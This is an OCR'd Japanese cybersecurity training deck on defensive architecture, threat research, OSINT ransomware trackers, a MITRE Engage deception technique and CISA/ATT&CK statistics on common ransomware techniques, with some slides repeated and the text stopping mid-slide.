Threat Model				Peripheral Management		Peripheral Management	Personas	
				Security Controls		Pocket Litter		
				Software Manipulation				

View settings: FULL DEFINITION ADVERSARY VULNERABILITIES

INTRODUCED VULNERABILITIES

ID: EAC0023

Intentionally introduce vulnerabilities into the environment for the adversary to exploit.

By intentionally Introducing Vulnerabilities into the engagement environment, the defender can attempt to motivate the adversary to target specific resources. This targeting may serve to move the adversary towards a particular resource, or away from another resource. At other times, the defender may Introduce Vulnerabilities as a mean of encouraging the adversary to reveal targeting preferences, available capabilities, or even to influence future targeting decisions. The operational objectives will drive how and why the defender Introduces Vulnerabilities in the engagement environment.

Enterprise ATT&CK® Tactics	Adversary Vulnerability Presented
Credential Access, Discovery, Execution, Lateral Movement, Privilege Escalation	When adversaries interact with engagement environments and personas, their future capability, targeting, and/or infrastructure requirements are vulnerable to influence.
Credential Access, Discovery, Execution, Lateral Movement, Privilege Escalation	When adversaries interact with network or system resources, they are vulnerable to triggering tripwires or engaging in easily detectable, anomalous behavior.
Credential Access, Discovery, Execution, Lateral Movement, Privilege Escalation	When adversaries utilize or abuse system features, software, or other resources, they may be vulnerable to monitoring or Man-in-the-Middle manipulation.
Credential Access, Discovery, Execution, Lateral Movement, Privilege Escalation	When adversaries discover enabled, accessible, or intentionally weakened/overly permissive resources in the environment (production or isolated), they are vulnerable to revealing additional or more advanced capabilities when exploiting or using said resource.

3-2 : Defensive Architecture

3-2：Defensive Architecture

- Operational Intelligenceの目的：
  - 取得した脅威インテリジェンス（意図・攻撃手法）をもとに、Defensive Architectureの構築を行う。

- *Cf. Defensive Architecture*（別名：*Hostile Architecture*）
  - ある場所や建物の所有者が、自分が望まない使い方をする人を排除するために作りだした設計構造。
  - 転じて、サイバーセキュリティの文脈では「攻撃者を排除可能なアーキテクチャ」を意味する。

https://en.wikipedia.org/wiki/Hostile_architecture

Principle for Defensive Architecture :

Cyber Threat Intelligence
最新のTTPを理解する（***3-3 : Threat Research***）

PREVENT what you can,

DETECT what you cannot prevent,

Purple Teaming
予防・検知精度の向上
（**Appendix D**を参照）

HUNT what you cannot detect

3-4 : Threat Hunting
未知の脅威の検出

予防できるものは**予防**せよ、予防できないものは**検知**せよ、検知できないものは**ハント**せよ

Detection Engineering
検知精度の向上をプロセス化していく技法

https://gulfnews.com/technology/gulf-news-cybersecurity-forum-take-a-holistic-approach-across-the-entire-attack-surface-1.1733831630145

Secureworks
@Secureworks

"Effective threat detection is built on a simple yet powerful principle: prevent what you can, detect what you cannot prevent, & hunt what you cannot detect."

Read the article for more from Gopan Sivasankaran, on thinking Like attackers. lite.spr.ly/6003E1oV


ポストを翻訳

午前5:00 · 2024年12月12日 · **200** 件の表示

https://x.com/Secureworks/status/1866935996341727567

3-2 : Defensive Architecture


- Defensive Architectureの要素の関係性：「いたちごっこ」への対処方法
  - **Cyber Threat Intel**　：最新の攻撃手法を把握する手法
  - **Purple Teaming**　：既知の攻撃手法における予防・検知能力を向上させる手法
  - **Threat Hunting**　：既存のセキュリティセンサーで検知できない未知の脅威を特定する手法



Ref : TaHiTI Threat Hunting Methodology

3-2 : Defensive Architecture

- Defensive Architectureの要素の関係性：「いたちごっこ」への対処方法
  - **Cyber Threat Intel** ：最新の攻撃手法を把握する手法
  - **Purple Teaming** ：既知の攻撃手法における予防・検知能力を向上させる手法
  - **Threat Hunting** ：既存のセキュリティセンサーで検知できない未知の脅威を特定する手法



Ref : TaHiTI Threat Hunting Methodology

3-3 : Threat Research

3-3：Threat Research

脅威分析（Threat Research）とは？

- 攻撃者が悪用する攻撃手法（=**TTPs**）を分析する技術
- 情報収集と分析に基づき、Purple TeamingやThreat Huntingに応用する「**脅威シナリオ**」を作成する。
- 「**脅威シナリオ**」とは、実際の攻撃者が使う攻撃シナリオのこと。

脅威分析プロセス

情報収集	分析・脅威シナリオ作成	応用
• 「脅威シナリオ」構築に必要なデータをを収集する。取得方法は、OSINT型とSIGINT型の２種類が存在する。	• 脅威インテリジェンスに基づき、「脅威シナリオ」を構築する。	• 脅威シナリオを、**Purple Teaming**や**Threat Hunting**に応用する。


3-3：Threat Research

- **脅威分析プロセス**

情報収集 → 分析・脅威シナリオ作成 → 応用

- **OSINT型：公開情報（ベンダーレポート）や外部のIntelligence Communityから取得する**

- **例）他社攻撃事例・攻撃動向の取得**
  - 他社攻撃事例・攻撃動向を詳細分析して、どんな脅威シナリオを検証しなければいけないか確認する。
    - ★例）Ransomware Live　https://www.ransomware.live/
    - ★例）RansomLock　https://www.ransomlook.io/recent
    - ★例）RansomWatch　https://ransomwatch.telemetry.ltd/
    - 例）darkfeed.io　https://darkfeed.io/
    - 例) Ransomwhere　https://ransomwhe.re/
    - 例）DRM　https://ransom.insicurezzadigitale.com/
  - こうした情報をモニタリングして、自組織と類似した組織に被害がないか確認し、被害が確認できたら詳細情報を取得して、さらに分析を行う（様々なランサムウェアについてどんどん検証できればいうことはないが、検証と対策には時間がかかるため、優先順位をつけていく）



https://www.ransomware.live/

type to search

RansomLook

Dashboard

Recent posts

Status

Groups profiles

Ransomware Notes

Forums & Market

Leaks

Telegrams

Twitters

Cryptocurrencies

Stats

Recent posts

Last 100 posts

Date	Title	Group
2025-01-19	Richardson	qilin
2025-01-19	TG3 Electronics	rhysida
2025-01-19	WELKER | World-Class Manufacturing	qilin
2025-01-18	Axiom Constructors	wikileaksv2
2025-01-18	Bertelkamp Automation, TN USA	wikileaksv2
2025-01-18	MERCURYGATE.COM	clop
2025-01-18	Billaud-Segeba, FR	wikileaksv2
2025-01-18	MassDevelopment	bianlian
2025-01-18	USE Federal Credit Union	qilin
2025-01-18	Refreshment Services Pepsi	qilin
2025-01-18	Marina Family Medical	money message
2025-01-18	Kassin & Carrow	lynx
2025-01-17	gonzalesusd.net	safepay
2025-01-17	nightingalehammerson.org	kairos
2025-01-17	funkforum update	funksec
2025-01-17	Divimast	akira
2025-01-17	VODOTEHNIKA D.D.	akira
2025-01-17	fol-23.fr	eraleign (apt73)
2025-01-17	aquamanaesp.gov.co	funksec
2025-01-17	Vodotechnika	akira
2025-01-17	LYNXSPA	morpheus
2025-01-17	Anders CPAs + Advisors	leakeddata
2025-01-17	Washington Gastroenterology (DHSWA.NET)	inc ransom
2025-01-17	Kilgore College (kilgore.edu)	inc ransom
2025-01-17	peponline.org	inc ransom
2025-01-17	Taylor Regional Hospital (thcg.local)	inc ransom

3-3：Threat Research

- **脅威分析プロセス**

情報収集 → 分析・脅威シナリオ作成 → 応用

- **OSINT型：公開情報（ベンダーレポート）や外部のIntelligence Communityから取得する**

- **例）Top 10リストの活用**
  - CISA Risk and Vulnerability Assessments https://www.cisa.gov/resources-tools/resources/risk-and-vulnerability-assessments
  - Center for Threat Informed Defense https://github.com/center-for-threat-informed-defense/top-attack-techniques
  - Top Attack Technique by MITRE Engenuity https://top-attack-techniques.mitre-engenuity.org/#/top-10-lists
  - RedCanary Threat Detection Report 2024 https://redcanary.com/threat-detection-report/

- **例）CISA Decider**
  - CISA（アメリカ合衆国サイバーセキュリティ・社会基盤安全保障庁）が発表したツール。
  - 質問ベースで選択していくことにより、テクニックを洗い出していくツール。
    - https://www.cisa.gov/news-events/alerts/2023/03/01/cisa-releases-decider-tool-help-mitre-attck-mapping
    - https://github.com/cisagov/Decider/

FY23 RVA Results

MITRE ATT&CK™ TACTICS AND TECHNIQUES

Persistence


Threat actors maintain persistence or foothold in a network or system by changing credentials or modifying configuration files to maintain continued access. Threat actors may also monitor and manipulate reports observed in the Server Manager Performance Monitor to remain undetected.

Mitigations

Organizations can mitigate the risks associated with this technique by adhering to the following CPGs:

CPG 2.H Phishing-Resistant Multifactor Authentication

CPG 2.T Log Collection



***Other (7.6%)**

1.52%	Web Shell T1505.003	0.38%	New Service
1.14%	DLL Search Order Hijacking T1574.001	0.38%	Event Subscription T1546.003
0.76%	Redundant Access	0.38%	Office Application Startup T1137
0.76%	Login Item T1547.015	0.38%	Windows Management Instrumentation T1047
0.38%	Hypervisor	0.38%	Image File Execution Options Injection T1546.012
0.38%	Service Registry Permissions Weakness	0.38%	Scheduled Task T1053
0.38%	Modify Existing Service		

ATT&CK®

This advisory uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) and Pre-ATT&CK frameworks. See the ATT&CK for Enterprise and Pre-ATT&CK frameworks for referenced threat actor techniques. For more information about CISA assessment services, please visit **cisa.gov**.

RANSOMWARE TOP 10 TECHNIQUES

1. T1059 COMMAND AND SCRIPTING INTERPRETER
2. T1078 VALID ACCOUNTS
3. T1021.001 REMOTE DESKTOP PROTOCOL
4. T1047 WINDOWS MANAGEMENT INSTRUMENTATION
5. T1490 INHIBIT SYSTEM RECOVERY
6. T1105 INGRESS TOOL TRANSFER
7. T1083 FILE AND DIRECTORY DISCOVERY
8. T1486 DATA ENCRYPTED FOR IMPACT
9. T1190 EXPLOIT PUBLIC-FACING APPLICATION
10. T1489 SERVICE STOP

T1059 COMMAND AND SCRIPTING INTERPRETER

DESCRIPTION

